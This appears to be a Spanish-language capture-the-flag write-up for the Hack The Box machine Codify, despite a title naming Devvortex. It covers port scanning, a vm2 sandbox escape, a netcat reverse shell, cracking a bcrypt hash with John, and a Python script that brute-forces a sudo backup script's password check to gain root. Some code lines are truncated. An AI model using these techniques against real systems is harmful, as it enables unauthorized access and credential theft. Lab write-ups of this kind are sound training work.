


Pasos hacking segunda maquina (Devvortex)

1. Seleccionamos la segunda máquina, con la cual haremos el hacking. En este caso la máquina escogida es **Codify.**



2. Realizamos el mismo proceso de antes, dándole a unirnos para obtener la ip de la maquina e iniciar con el hackeo.




3. Realizamos un ping a la máquina para validar que la conexión sea correcta. Como podemos ver en la imagen está respondiendo.

```
┌──(root㉿kali)-[/home/kali]
└─# ping -c 1 10.10.11.239
PING 10.10.11.239 (10.10.11.239) 56(84) bytes of data.
64 bytes from 10.10.11.239: icmp_seq=1 ttl=63 time=120 ms

── 10.10.11.239 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 119.936/119.936/119.936/0.000 ms
```

4. Realizamos el nmap, necesario para ver los puertos abiertos y demás detalles que nos puedan servir para acceder a esta máquina.


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- -sV -sC --open -sS -vvv -n -Pn 10.10.11.239 -oN escaneo
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-21 18:09 EST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:09
Completed NSE at 18:09, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:09
Completed NSE at 18:09, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:09
Completed NSE at 18:09, 0.01s elapsed
Initiating SYN Stealth Scan at 18:09
Scanning 10.10.11.239 [65535 ports]
Discovered open port 80/tcp on 10.10.11.239
Discovered open port 22/tcp on 10.10.11.239
```

5. Podemos ver que tenemos un puerto 80 por lo tanto tenemos una pagina web.




Editor

Vemos que la página de codify se trata de una página para probar código, la cual está hecha con vm2




Investigando se encontró que vm2 tiene una vulnerabilidad que permite realizar operaciones a la máquina. Por lo tanto, hacemos una prueba.




Podemos ver el contenido de los directorios.

6. Creamos una conexión de shell inversa a través de la red utilizando una tubería FIFO (First In, First Out) y el comando nc (netcat).


Dejamos un puerto disponible para que escuche cuando se conecte



Vemos que somos usuario sv



Vemos que hay otro usuario llamado Joshua, pero no tenemos permisos para acceder como el



SI nos fijamos en el directorio de contacto y vemos que aquí tenemos la clave encriptada de Joshua.

```
$ cd /var/www/contact
$ ls -al
total 120
drwxr-xr-x 3 svc  svc   4096 Sep 12 17:45 .
drwxr-xr-x 5 root root  4096 Sep 12 17:40 ..
-rw-rw-r-- 1 svc  svc   4377 Apr 19  2023 index.js
-rw-rw-r-- 1 svc  svc    268 Apr 19  2023 package.json
-rw-rw-r-- 1 svc  svc  77131 Apr 19  2023 package-lock.json
drwxrwxr-x 2 svc  svc   4096 Apr 21  2023 templates
-rw-r--r-- 1 svc  svc  20480 Sep 12 17:45 tickets.db
$ cat tickets.db
♦T5♦♦T♦format 3@  .WJ
      otableticketsticketsCREATE TABLE tickets (id INTEGER PRIMARY KEY AUTOIN
, description TEXT, status TEXT)P++Ytablesqlite_sequencesqlite_sequenceCREATE
)♦♦     tableusersusersCREATE TABLE users (
        id INTEGER PRIMARY KEY AUTOINCREMENT,
        username TEXT UNIQUE,
        password TEXT
♦♦G♦joshua$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2
♦♦
```

7. Utilizamos John de ripper para des encriptar la clave, con un archivo de posibles palabras clave llamado rockyou.txt

```
┌──(kali㉿kali)-[~/htb/codify]
└─$ echo '$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2' > joshua_hash.txt

┌──(kali㉿kali)-[~/htb/codify]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt joshua_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
spongebob1       (?)
1g 0:00:02:13 DONE (2023-11-13 12:14) 0.007507g/s 10.11p/s 10.11c/s 10.11C/s teacher..boogie
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Podemos observar que la clave es spongebob1, con esto ya podemos acceder como Joshua. Usando el protocolo ssh.

```
┌──(root㉿kali)-[/home/kali/Documents/maquinas/vpn]
└─# ssh joshua@codify.htb -i id_rsa
```

```
joshua@codify.htb's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Feb 21 11:54:50 PM UTC 2024

  System load:                      0.0
  Usage of /:                       63.6% of 6.50GB
  Memory usage:                     28%
  Swap usage:                       0%
  Processes:                        254
  Users logged in:                  1
  IPv4 address for br-030a38808dbf: 172.18.0.1
  IPv4 address for br-5ab86a4e40d0: 172.19.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.10.11.239
  IPv6 address for eth0:            dead:beef::250:56ff:feb9:bc7b
```

```
Last login: Wed Feb 21 23:12:26 2024 from 10.10.14.183
joshua@codify:~$
```

Ahora que ya estamos como Joshua, podemos obtener la primera flag, que corresponde a la flag de usuario.

```
joshua@codify:~$ ls
user.txt
joshua@codify:~$ cat user.txt
3226794489ee15e28b95e6ff256aab83
joshua@codify:~$
```


8. Verificamos que puede hacer Joshua, que privilegios tiene.

```
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
joshua@codify:~$
```

9. Vamos a forzar para encontrar la clave de root dentro de este archivo, para esto utilizaremos un script en Python que nos permitirá hacerlo.

```
import string
import subprocess
all = list(string.ascii_letters + string.digits)
password = ""
found = False

while not found:
    for character in all:
        command = f"echo '{password}{character}*' | sudo /opt/scripts/mysql-backup.
        output = subprocess.run(command, shell=True, stdout=subprocess.PIPE, stderr

        if "Password confirmed!" in output:
            password += character
            print(password)
            break
    else:
        found = True
```


Ubicamos el código de Python en un scrip, le otorgamos privilegios y lo ejecutamos.



10. Ahora ya entramos como usuario root, y podemos ver la flag faltante

```
joshua@codify:~$ su root
Password:
root@codify:/home/joshua# ls
script.py  user.txt
root@codify:/home/joshua# cd ..
root@codify:/home# cd ..
root@codify:/# ls
bin   dev  home  lib32  libx32      media  opt   root  sbin  sys  usr
boot  etc  lib   lib64  lost+found  mnt    proc  run   srv   tmp  var
root@codify:/# cd root
root@codify:~# ls
root.txt  scripts
root@codify:~# cd root.txt
bash: cd: root.txt: Not a directory
root@codify:~# cat root.txt
e0f881002107de24b5c70c5b3b2abeab
```

11. Ahora colocamos las flags, en hackthebox.



Y finalmente confirmamos que el hacking fue exitoso